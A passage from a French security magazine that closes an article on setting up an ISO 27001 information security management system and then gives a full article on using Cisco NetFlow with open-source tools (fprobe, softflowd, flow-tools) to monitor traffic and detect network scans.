La norme ISO 27004 sera la référence en proposant une démarche de sélection d'indicateurs dans le cadre d'un SMSI. À l'heure actuelle, le chef de projet SMSI est libre de choisir ceux qui lui semblent le plus appropriés.

Il en existe deux types :

- Les indicateurs de conformité : ils permettent de vérifier si le SMSI est conforme à ses spécifications.
- Les indicateurs de performance : ils permettent de contrôler l'efficacité des mesures de sécurité mises en place.

Ces deux indicateurs ne sont pas obligatoires et sont choisis suivant le contexte relatif à la mesure de sécurité mise en place.

1.2.3 Formation et sensibilisation

- **Formation**

Une autre exigence de la norme ISO 27001 concerne la formation et la sensibilisation du personnel. En effet, notre phase « Do » implique le déploiement de nombreuses mesures de sécurité tant organisationnelles que techniques. Or, comment peut-on garantir l'efficacité d'une mesure si le personnel destiné à l'exploiter ne sait pas s'en servir ? Il est donc important de former le personnel pour qu'il puisse exploiter de manière satisfaisante les outils déployés au sein du SMSI.

- **Sensibilisation**

Afin que le personnel d'un organisme comprenne plus précisément les enjeux de la sécurité de l'information, il est nécessaire de mettre en place des sessions de sensibilisation. Ces sessions consistent à rappeler les engagements de la Direction en matière de sécurité, mais également d'expliquer, avec des exemples simples, les principes de la sécurité de l'information. Ces sessions ne doivent pas durer plus d'une heure.

Par exemple, chaque vendredi après-midi, nous organiserons des sessions de sensibilisation du personnel qui traiteront les thèmes suivants :

- Pourquoi est-il important de verrouiller son poste de travail lorsque l'on quitte son bureau ?
- Pourquoi doit-on choisir un mot de passe suffisamment robuste ?
- Pourquoi ne doit-on pas communiquer ses identifiants personnels à autrui ?
- ...

Encore une fois, l'objectif de cette démarche consiste à impliquer le personnel, dans la vie de tous les jours, à la sécurité et à la protection des informations de l'organisme. L'une des premières étapes consiste, par exemple, à faire signer à l'ensemble du personnel une charte informatique, définissant les règles liées à l'utilisation des ressources informatiques qui lui sont mises à disposition.

1.2.4 Gestion des incidents sécurité

La sécurité des actifs informationnels étant l'une de nos préoccupations majeures, la mise en place d'un SMSI implique la détection et la gestion des incidents sécurité. Pour rappel, un incident sécurité est un événement, intentionnel ou non, ayant un impact sur la disponibilité, l'intégrité ou la confidentialité d'une information.

Très souvent mise en place par un responsable opérationnel, nous retrouvons cette mesure de sécurité dans la norme ISO 27002 au chapitre 13 « Gestion des incidents sécurité lié à la sécurité de l'information », dont les recommandations générales sont :

- la détection des événements et des failles de sécurité ;
- la définition et la mise en place des procédures liées à la gestion des incidents.

Ainsi, le processus doit s'assurer que, si un incident de sécurité survient, les actions adéquates sont posées, les intervenants appropriés sont contactés et, le cas échéant, les informations nécessaires à la tenue d'une éventuelle enquête enregistrées.

1.2.5 Gestion du SMSI

La norme ISO 27001 exige que nous prouvions le bon fonctionnement du SMSI. Cela implique donc une gestion correcte des ressources nécessaires au bon fonctionnement du projet, mais également la production, pour chacun des processus du SMSI, d'enregistrements qui permettent de prouver le bon fonctionnement de ce dernier.

1.2.6 Documentation

Ainsi, lors de la phase « Do », les livrables suivants sont exigés :

- les plans projets relatifs aux déploiements des mesures de sécurité ;
- les plans de formation et de sensibilisation du personnel ;
- les procédures opérationnelles ;
- les procédures de gestion d'incidents sécurité ;
- les tableaux de bord sécurité ;
- les procédures de contrôles ;
- les procédures d'audit ;
- les procédures de corrections ;
- les procédures de préventions.

1.3 Phase Check du SMSI

La phase « Check », soit la phase de contrôle dans un SMSI, a pour objectif de comparer ce qui a été planifié lors de la phase PLAN et ce qui a été réalisé et mis en œuvre lors de la phase « DO ». Ces contrôles sont effectués par la réalisation :

- d'audits internes ;
- de contrôles internes ;
- de revues de management.

1.3.1 Audits internes

Comme nous l'avons vu précédemment, le modèle PDCA adopté par la norme ISO 27001 permet d'assurer une amélioration continue du processus de management. Cette démarche prend tout son sens grâce aux audits internes, exigences de la norme ISO 27001, qui ont pour objectifs de vérifier l'efficacité du SMSI, ainsi que les mesures de sécurité mises en place, et ce, qu'elles soient organisationnelles ou techniques.

L'audit interne est une activité indépendante et objective qui donne à une organisation une assurance sur le degré de maîtrise de ses opérations, lui apporte ses conseils pour les améliorer, et contribue à créer de la valeur ajoutée. Il aide cette organisation à atteindre ses objectifs en évaluant, par une approche systématique et méthodique, ses processus de management des risques, de contrôle et de gouvernement d'entreprise, et en faisant des propositions pour renforcer leur efficacité. (source : IFACI - Institut Français de l'Audit et du Contrôle Interne).

La mise en place des audits internes diffère selon la taille de l'organisme.

En effet, une petite structure préfèrera utiliser une ressource externe en faisant appel à un cabinet d'audit. Cette solution a pour avantage de garantir la compétence des intervenants et l'indépendance entre l'auditeur et les responsables du périmètre contrôlé. Une structure plus grande, quant à elle, préférera utiliser des ressources internes désignées et formées à cet effet.

Avant de commencer son étude, la personne en charge de l'analyse devra impérativement fournir un programme détaillant les actions de contrôle qu'elle compte entreprendre, permettant ainsi aux intervenants sollicités de se préparer au mieux.


1.3.2 Contrôles internes

Contrairement à l'audit, les contrôles internes ne sont pas une exigence de la norme ISO 27001.

Ils consistent à vérifier, hors période d'audit, le bon fonctionnement des processus au sein des SMSI, en vérifiant de manière inopinée que le personnel de l'organisme applique correctement les procédures sécurité mises à sa disposition.

FOCUS SUR...

▪ LA NORME ISO/IEC 27001



Exigence de la norme ISO/IEC 27001, et comme le précise très clairement Alexandre Fernandez-Toro dans son ouvrage intitulé « Management de la sécurité de l'information », paru aux Editions EYROLLES, la documentation est l'un des enjeux majeurs du SMSI. Mal réalisée, elle condamne à coup sûr le système de management. La norme ne précisant pas de manière explicite le support devant être utilisé, il est tout à fait possible d'utiliser le support papier ou une gestion électronique des documents. Quoi qu'il en soit, pour répondre au mieux aux exigences de la norme, la gestion de la documentation doit apporter les réponses aux questions suivantes :

- **Comment les documents sont-ils approuvés ?**
- **Comment sont-ils mis à jour ?**
- **Comment les versions sont-elles gérées ?**
- **Les documents sont-ils accessibles que par les personnes qu'ils concernent ?**
- **Comment sont-ils retirés lorsqu'ils ne sont plus valides ?**

Les mesures de sécurité étant très souvent déployées au jour le jour, sans orchestration ni préoccupations des besoins réels d'une entreprise, l'ouvrage d'Alexandre Fernandez-Toro est à mon sens un élément indispensable lorsque l'on décide de gérer un projet tel que la mise en place d'un Système de Management de la Sécurité de l'Information. Il apporte entre autres les éléments facilitant la compréhension et l'application des normes ISO/IEC 27001. En effet, à la lumière de sa longue expérience, l'auteur explique la démarche à suivre pour mettre en place un SMSI, en insistant tout particulièrement sur les pièges à éviter.

Ainsi je vous conseille cet ouvrage qui, pour ma part, m'a beaucoup apporté lors de mon passage de la certification « Lead Implementer ISO 27001 », en particulier grâce à sa qualité pédagogique expliquant en détail le fonctionnement et les exigences de la norme ISO 27001, et à la qualité des exemples utilisés pour illustrer son application.

1.3.3 Les revues de management

Les revues de management sont l'occasion de contrôler que le SMSI répond aux engagements fixés par la Direction de l'organisme. Elles doivent avoir lieu au moins une fois par an. Ainsi, ce réexamen permet d'améliorer l'efficacité du SMSI en tenant compte des éventuels changements survenus dans l'organisme. Lors de ce comité seront étudiés :

- les rapports d'audit interne ;
- les actions en cours, qu'elles soient préventives ou correctives ;
- toutes vulnérabilités, menaces ou incidents non traités ;
- les tableaux de bord sécurité ;
- les nouvelles priorités ;
- tous les éventuels changements survenus dans l'organisme.

1.3.4 Documentation

Lors de la phase « Check », les livrables suivants sont exigés :

- les plans d'audit internes ;
- les rapports d'audit internes ;
- les rapports des contrôles internes ;
- les comptes rendus des revues de management.

1.4 Phase « Act » du SMSI

La phase « Act », dernière phase dans l'établissement du SMSI, a pour objectif l'amélioration continue du système de management en tenant compte des éléments (rapport d'audit par exemple) remontés lors de la phase Check. Nous retrouvons dans cette phase les 3 étapes principales qui sont la réalisation :

- des actions correctives ;
- des actions préventives ;
- des actions d'amélioration.

1.4.1 Actions correctives

Cette étape consiste à définir et à mettre en œuvre les actions qui éliminent un défaut ou tout autre événement indésirable au sein du SMSI afin d'en empêcher son renouvellement.

1.4.2 Actions préventives

Les actions préventives consistent, quant à elles, à éliminer les causes de non-conformité qui risquent d'entraîner un incident ou tout autre événement indésirable au sein du SMSI.

1.4.3 Actions d'amélioration

Le principe du modèle PDCA consistant en l'amélioration continue des processus du SMSI, ces actions apportent les changements et les évolutions sur une mesure ou un processus afin, par exemple, de le simplifier ou de le rendre plus efficace.

1.5 Retour à la phase PLAN

Afin de respecter à la lettre le modèle PDCA, et ainsi améliorer le SMSI de façon continue, nous réinitialisons le cycle en retournant à la phase PLAN. Cela permet en outre de faire un premier état des lieux sur l'efficacité des premières briques mises en place et de faire un point sur les différents problèmes rencontrés lors de leur mise en œuvre. Nous planifierons ensuite les nouvelles étapes qui apporteront les changements et améliorations nécessaires, contribuant ainsi à rendre le SMSI plus efficace.

Conclusion

Véritable mode d'emploi, la norme ISO 27001 permet d'intégrer la sécurité des systèmes d'information dans une gouvernance globale tout en appliquant le modèle qualité PDCA. Même si les exigences de la norme visent la certification, le nombre d'entreprises certifiées à ce jour reste très limité. En effet, toutes les entreprises n'entreprennent pas obligatoirement une démarche ISO 27001 dans le but d'être certifiées. Certaines veulent tout simplement adopter de bonnes pratiques en matière de sécurité des systèmes d'informations. Cependant, elle constitue un élément déterminant et différenciateur pour les clients, les actionnaires et tout autre partenaire éventuel d'un organisme. ■

■ BIBLIOGRAPHIE

- **Les normes ISO 27001 et ISO 27002,** http://www.iso.org/
- **Fernandez-Toro (Alexandre), auditeur chez HSC, *Management de la sécurité de l'information*, Editions Eyrolles**
- **SSI Conseil,** http://www.ssi-conseil.com/
- **Ysosecure,** http://www.ysosecure.org
- **Institut Français de l'Audit et du Contrôle Internes,** http://www.ifaci.com/
- **Portail communautaire francophone des meilleures pratiques,** http://www.itil.fr
- **ISO 27001 Security,** http://www.iso27001security.com/

NETFLOW, PROTOCOLE DE TÉLÉMÉTRIE RÉSEAU

Jean Philippe Luiggi

mots-clés : RÉSEAU / FLUX LOCAUX ET DISTANTS / MESURES / ANALYSE / SÉCURITÉ

Le protocole (propriétaire) Netflow a été développé par la société Cisco en 1996 et si son utilisation première fut (entre autres choses) de faire de la facturation, de l'audit, il est devenu un standard (defacto) aujourd'hui pour tout ce qui touche à l'administration et à la sécurité des réseaux informatiques (analyse des flux normaux, détection de ceux qui ne le sont pas, etc.), car permettant de répondre efficacement à des questions qui, au demeurant simples, prennent un sens essentiel aux yeux des administrateurs réseau et/ou de ceux en charge de la sécurité.

1 Netflow : présentation

Présentons ce que cache ce terme et la technologie associée. J'engage d'ailleurs le lectorat intéressé par le sujet à visiter le site officiel de Cisco **[1]**, car riche en informations. Nous parlons ici en fait d'un protocole qui repose sur la notion de « flux ». Ceux-ci, un agrégat de données, sont envoyés depuis une source (l'émetteur) vers une destination (le collecteur). Voici un exemple des informations transmises et ce à quoi elles correspondent :

Type de données	Correspondance réseau
Volumétrie	Nombre de paquets/octets
Données horaires	Heure de début/fin du paquet (sysUpTime)
Interfaces physiques utilisées	Interface d'entrée/sortie (ifIndex)
Adresses réseau	Adresse IP source/destination
Ports applicatifs	Port source/destination (TCP/UDP)
Données de routage	Next hop/AS source/AS destination/ Préfixe source/Préfixedestination
Qualité de service	ChampsTOS/DrapeauxTCP/Protocole

Le protocole a été décliné en de nombreuses variantes au fil du temps. Celles-ci sont numérotées de 1 à 9 (1, 5, 6, 7, 8, 9), mais, dans cet article, nous nous focaliserons sur l'utilisation de la n°5, car suffisante dans la majeure partie des cas pour obtenir les informations voulues sur l'état des communications. Précisons d'ailleurs tout de suite ce que représentent les notions afférentes et, en l'occurrence, ce que permettent de déterminer ces flux :

- Quel trafic passe ?
- De quoi s'agit-il exactement ?
- Où va t-il ?
- Quand le fait-il ?
- Et comment ?

Utiliser le protocole sous-entend mettre en place et configurer deux choses : un émetteur et un récepteur. Pour le premier point, ayant été initialement conçu par un équipementier réseau, il semble évident que les matériels de ce dernier (routeurs, commutateurs) sont les premiers concernés par la mise en œuvre de la technologie, car capables d'envoyer ce type de trames (si la version de l'IOS le permet), mais, et c'est la beauté de la chose, il existe aussi beaucoup de logiciels capables d'agir à l'identique que ce soit dans le monde du logiciel propriétaire ou celui de l'*Open Source*. Idem d'ailleurs pour le côté réception des données. A côté de *packages* non libres, se trouvent un grand nombre de solutions qui le sont et offrent récupération, stockage et traitement des flux.

Regardons les deux principaux schémas d'architecture susceptibles d'être rencontrés dans la grande majorité des cas. Tout d'abord, une utilisation d'équipements réseau pour émettre les flux : nous retrouvons un routeur et un switch qui, configurés de façon ad hoc, vont « pousser » des trames vers un collecteur.




Figure 1 : Un équipement réseau connecté à différents types de liens, LAN (réseau local), MAN (réseau métropolitain) ou WAN (réseau étendu) envoit des flux Netflow vers un concentrateur éponyme (en général un simple ordinateur avec les logiciels adéquats), un autre poste (il est préférable de différencier les deux fonctions) va analyser les données reçues et les traiter).

Vient ensuite le cas où la source est non plus un équipement réseau, mais un ordinateur (PC) avec un logiciel spécialisé, charge à ce dernier de capturer les flux réseau sur une ou plusieurs des interfaces, les transformer au format Netflow et les envoyer.




Figure 2 : Même principe que la figure précédente si ce n'est que l'équipement en charge d'envoyer les données n'est plus un équipement réseau (routeur/commutateur) mais un ordinateur qui avec un logiciel dédié analyse les flux de données et les envoit (au format Netflow) vers un concentrateur.

2 Netflow : pourquoi ?

Une question souvent posée est « pourquoi utiliser ce protocole ? ». Après tout, nous aurions plus d'informations avec une capture réseau standard via des outils comme Wireshark (libre), Network Observer ou Sniffer pro (propriétaire) et c'est vrai sauf que, dans ce dernier cas, nous sommes souvent restreints par les contraintes physiques si nous désirons vérifier ce qui se passe dans le cas de réseaux distants. Regardons rapidement certains des moyens les plus usuels pour observer les flux de données :

- capture sur l'interface réseau (**libpcap**, etc.) ;
- *port mirroring*, etc. ;
- utilisation d'un TAP réseau.

Toutes ces solutions ont cependant comme désavantage de devoir être utilisées dans la grande majorité des cas localement à un brin réseau. Se pose donc logiquement ensuite la question du traitement des données si l'administrateur et la capture sont à deux endroits différents. Le schéma suivant (Figure 3) montre un cas typique où vérifier ce qui se passe peut se révéler ardu avec les trois méthodes évoquées ci-dessus.

Si nous désirons voir ce qui se passe que ce soit au niveau du routeur du site A ou celui du site B, va se poser la question de la capture, de l'envoi et de la récupération des données et, s'il est vrai que des solutions particulières existent, à l'exemple du logiciel Honeymole (3) développé dans le cadre du projet Honeynet (4) qui permettent ce genre d'acrobatie, cela reste marginal. Pour satisfaire cette demande (ce besoin devrais-je dire), le protocole de Cisco est (non pas parfait, mais) très utile. Aussi, regardons maintenant les outils à disposition dans le monde de l'Open Source qui offrent ces différentes fonctionnalités. Un des sites les mieux achalandés pour trouver des informations et logiciels sur le sujet se révèle être en Suisse **[2]**. S'y trouve référencée la grande majorité de ce qui se fait sur le sujet et, si dans les exemples qui suivent sont cités des produits particuliers, cela ne veut pas dire qu'ils sont les meilleurs, mais plutôt qu'ils correspondent à un besoin particulier. Il faut d'ailleurs noter qu'il est tout à fait possible de mixer les solutions en utilisant quelques astuces comme le logiciel Samplicator **[10]**.

3 Netflow : architecture et mise en œuvre

Soit le schéma suivant (Figure 4, page suivante), un site principal avec un pare-feu (OpenBSD) et un outil de collecte (centralisation) installé sur une machine Debian, deux sites distants avec respectivement un routeur sans-fil (de type WRT54G + la distribution OpenWRT) et un routeur Cisco. Le souhait est de vérifier ce qui se passe au niveau du trafic de données, le corollaire est de configurer les divers équipements pour envoyer un flux Netflow vers le collecteur (d'adresse IP 192.168.2.1 + port UDP/5502 en écoute).

Voici les différentes configurations. Tout d'abord, le routeur Cisco (le postulat est que l'IOS associé rend possible la configuration suivante) est spécifié :

- la version Netflow ;
- l'interface de capture ;
- l'adresse du collecteur.




Figure 3 : Soit deux sites distants (A) et (B), le premier utilise un routeur sans-fil et le second un routeur filaire, tous les deux sont connectés à un réseau fédérateur et reliés à un site principal. Le problème à résoudre est de voir en temps réel ce qui se passe sur les deux liens qui vont vers le réseau fédérateur.

```
Routeur(config)#ip flow-export version 5
Routeur(config)#ip flow-export source FastEthernet 1/0
Routeur(config)#ip flow-export destination 192.168.2.1 5502
Routeur(config)#interface FastEthernet 1/0
Routeur(config)#ip route-cache flow
```

Avec le routeur sans-fil (distribution « *White Russian* »), l'idée est d'utiliser le package **fprobe** **[9]**. Deux façons de faire :

- installation par l'interface web (menu ***System/Packages/fprobe***) ;
- utilisation de la ligne de commande (**ipkg**).

```
root@wrt54:~# ipkg install fprobe
Installing fprobe (1.1-1) to root...
Downloading
http://download2.berlios.de/pub/xwrt/packages/fprobe_1.1-1_mipsel.ipk
Configuring fprobe
Successfully terminated.
root@wrt54:~# fprobe -i br0 192.168.2.1:5502
```

Le pare-feu en central est de type « OpenBSD » et sera utilisé avec le logiciel Softflowd **[5]** que l'on trouve dans les packages.

```
~ # pkg_add softflowd
~ # /usr/local/sbin/softflowd -i fxp0 -n192.168.2.1:5502
```

Le choix du logiciel collecteur sur la machine Debian sera tiré des *flow-tools* **[6]**. Ces outils ont fait leurs preuves et permettent un large éventail de choses.

```
lea:~# apt-get install flow-tools
...

Paramétrage de flow-tools (1:0.68-12)...

Starting flow-capture: flow-capture.
```

Prenons un moment pour regarder brièvement de quoi est composée cette suite logicielle, car très riche d'un point de vue fonctionnel (nous avons un peu modifié l'affichage de sortie normal de **dpkg**) :

```
~# dpkg -L flow-tools
/usr/bin/flow-capture => le logiciel de capture (le collecteur)
/usr/bin/flow-cat     => un cat pour afficher les flux
/usr/bin/flow-stat    => un outil de statistiques
/usr/bin/flow-print   => affichage des flux au format ASCII
/usr/bin/flow-dscan   => pour détecter les scans réseau
/usr/bin/flow-send    => pour envoyer des flux vers un autre
                         collecteur
/usr/bin/flow-receive => permet de recevoir des flux Netflow
/usr/bin/flow-gen     => génère des flux de test
/usr/bin/flow-expire  => gère les flux stockés sur le disque
/usr/bin/flow-filter  => filtre les flows suivant différents critères
/usr/bin/flow-export  => export des flux vers d'autres formats :
                         MySQL, Postgres, etc.
```




Figure 4 : Le schéma réseau est identique à celui de la figure 3 si ce n'est que les deux équipements de connexion (configurés de façon adéquate) envoient maintenant des flux Netflow vers un concentrateur dont les données sont analysées, nous pouvons observer ce qui se passe sur les deux liens distants.

```
/usr/bin/flow-header  => donne des informations sur le header netflow
/usr/bin/flow-split   => découpe les flux en morceaux plus petits
/usr/bin/flow-xlate   => permet d'effectuer des changements dans les
                         flux
/usr/bin/flow-merge   => permet d'agréger des flux
/usr/bin/flow-import  => importe des flux venant d'autres packages
/usr/bin/flow-fanout  => réplique des flux vers d'autres destinations
/usr/bin/flow-tag     => applique des tags aux flux
/usr/bin/flow-nfilter => filtre les flux
/usr/bin/flow-report  => génère des rapports
/usr/bin/flow-mask    => permet de modifier des masques réseau
/usr/bin/flow-log2rrd => permet de créer des fichiers RRD [7]
/usr/bin/flow-rptfmt  => formate la sortie de flow-report en HTML ou
                         ASCII
/usr/bin/flow-rpt2rrd => change le format de sortie CSV de flow-
                         report vers RRD
```

Le fichier de configuration du collecteur (**/etc/flow-tools/flow-capture.conf**) est simple et comporte ici une seule ligne :

```
-V 5 -n 285 -E 2G -z 9 -N 3
-w /var/netflow/flow-tools
0/192.168.2.1/5502
```

Explications :

- **-V 5** : Netflow version 5 ;
- **-n 285** : le nombre de rotations du fichier par jour (toutes les 5 minutes) ;
- **-E 2G** : garde un maximum de 2 Go de flux ;
- **-z 9** : compresse les flux reçus ;
- **-N 3** : utilise une arborescence de stockage de la forme : **YYYY/YYYY-MM/YYYY-MM-DD/flow-file** ;
- **-w /var/netflow/flow-tool** : stocke les flux à cet endroit ;
- **0/192.168.2.1/5502** : écoute sur l'IP 192.168.2.1 et port 5502.

4 Netflow : analyse

- Regarder le trafic globalement

```
~ # flow-cat /var/netflow/flow-tools/2009/2009-09/2009-09-30/ft* | flow-print -f5 | less

Start            End              Sif  SrcIP        SrcP  DIf DstIP        DstP  P Fl Pkts  Octets

0930.07:27:34.416 0930.07:27:35.429 0    192.168.2.10  32843 0   65.x.y.z     2525  6  7  13   2717
0930.07:27:34.417 0930.07:27:35.386 0    65.x.y.z      2525  0   192.168.2.10 32843 6  3  14   1111
0930.07:28:01.033 0930.07:28:01.033 0    192.168.2.10  44649 0   21.x.y.z     53    17 0  1    76
0930.07:28:02.993 0930.07:28:02.993 0    21.x.y.z      53    0   192.168.2.10 49649 17 0  1    628
...
```

Le format des lignes est le suivant :

- heure de début ;
- heure de fin ;
- interface source ;
- ip source ;
- port source ;

- interface destination ;
- ip destination ;
- port destination ;
- protocole (icmp: 1, tcp: 6, udp:17) ;
- nombre de flux agrégés ;
- nombre de paquets (**Pkts**) ;
- nombre d'octets.

- Chercher tous les flux vers un port donné, ici DNS

```
~#flow-cat /var/netflow/flow-tools/2009/2009-09/2009-09-30/ft* | flow-filter
-P 53 | flow-print -f5

Start            End              Sif  SrcIP     SrcP  DIf DstIP     DstP P Fl Pkts  Octets

0930.22:01:07.156 0930.22:01:07.156 0    192.168.2.10  20725 0   207.x.y.z  53  17  0  1 75
0930.22:01:07.110 0930.22:01:07.110 0    192.168.2.10  46162 0   156.x.y.z  53  17  0  1 75
```

- Vérifier le flux DNS

Advenant que nous avons une architecture DNS sécurisée, c'est-à-dire que les machines internes se doivent de passer par un serveur récursif donné afin d'effectuer la résolution de nom, vérifions si tel est le cas. Ici, l'adresse IP du serveur en question est 192.168.2.4, appliquons un filtre supplémentaire (via l'utilitaire **grep**).

```
~#flow-cat /var/netflow/flow-tools/2009/2009-09/2009-09-30/ft* | flow-filter
-P 53 | flow-print -f5 | grep -v 192.168.2.4

Start            End              Sif  SrcIP     SrcP  DIf DstIP     DstP P Fl Pkts  Octets

0930.22:01:07.156 0930.22:01:07.156 0    192.168.2.20  20725 0   207.x.y.z  53  17  0  1   75
0930.22:01:07.110 0930.22:01:07.110 0    192.168.2.20  46162 0   156.x.y.z  53  17  0  1   75
```

La machine 192.168.2.20 semble ne pas être configurée de façon adéquate. Vérifions plus en détail son activité et créons un filtre spécifique utilisable directement par *flow-filter* (note : il faut pour cela créer un fichier texte avec la syntaxe adéquate type ACL type CISCO).

```
~#echo "ip access-list standard myacl permit host 192.168.2.20" > flow.acl
~#flow-cat /var/netflow/flow-tools/2009/2009-09/2009-09-30/ft* | flow-filter
-Smyacl | flow-print

srcIP          dstIP          prot  srcPort  dstPort  octets      packets
192.168.2.20   216.x.y.z       17    44649    53       76          1
192.168.2.20   64.x.y.z         6    10554    80       414         5
192.168.2.20   88.x.y.z        17    49634    53       75          1
192.168.2.20   202.x.y.z        6    49305    80       284         2
...
```

- Vérifier la présence de scan réseau

Dans la série des utilitaires disponibles, nous avons **flow-dscan** qui permet d'observer d'éventuels scans réseau, utiles pour détecter des machines compromises. Si une contamination réseau du type de celle engendrée par le ver SASSER **[8]** en son temps devait avoir lieu, il serait très facilement possible de traquer les machines infectées.

```
~#touch dscan.suppress.src dscan.suppress.dst
~#flow-cat /var/netflow/flow-tools/2009/2009-10/2009-10-02/ | flow-dscan -b
flow-dscan: load_suppress 0
flow-dscan: load_suppress 1
flow-dscan: port scan: src=67.x.y.z  dst=64.x.y.z ts=1254459005 start=1002.00:50:05.409
flow-dscan: port scan: src=193.x.y.z dst=64.x.y.z ts=1254461059 start=1002.01:24:19.493
```

Conclusion

Détailler toutes les possibilités de la technologie nécessiterait beaucoup de temps, car les avantages à utiliser le protocole Netflow sont indéniables : c'est un standard. Il est largement disponible, documenté et une très riche logithèque permet de l'utiliser. S'en priver serait dommage, car, s'il ne permet pas de tout faire, il est un complément essentiel pour ce qui est de l'analyse des flux réseau et est à ranger dans la panoplie de tout sysadmin qui se respecte, à côté des analyseurs, NIDS, etc. ■

■ RÉFÉRENCES

[1] **Cisco** : http://www.cisco.com/en/US/products/ps6601/products_ios_protocol_group_home.html

[2] **SWITCH** : http://www.switch.ch/network/projects/completed/TF-NGN/floma/software.html

[3] **Honeymole** : http://www.honeynet.org/project/Honeymole

[4] **Projet Honeynet** : http://www.honeynet.org

[5] **Softflowd** : http://www.mindrot.org/projects/softflowd/

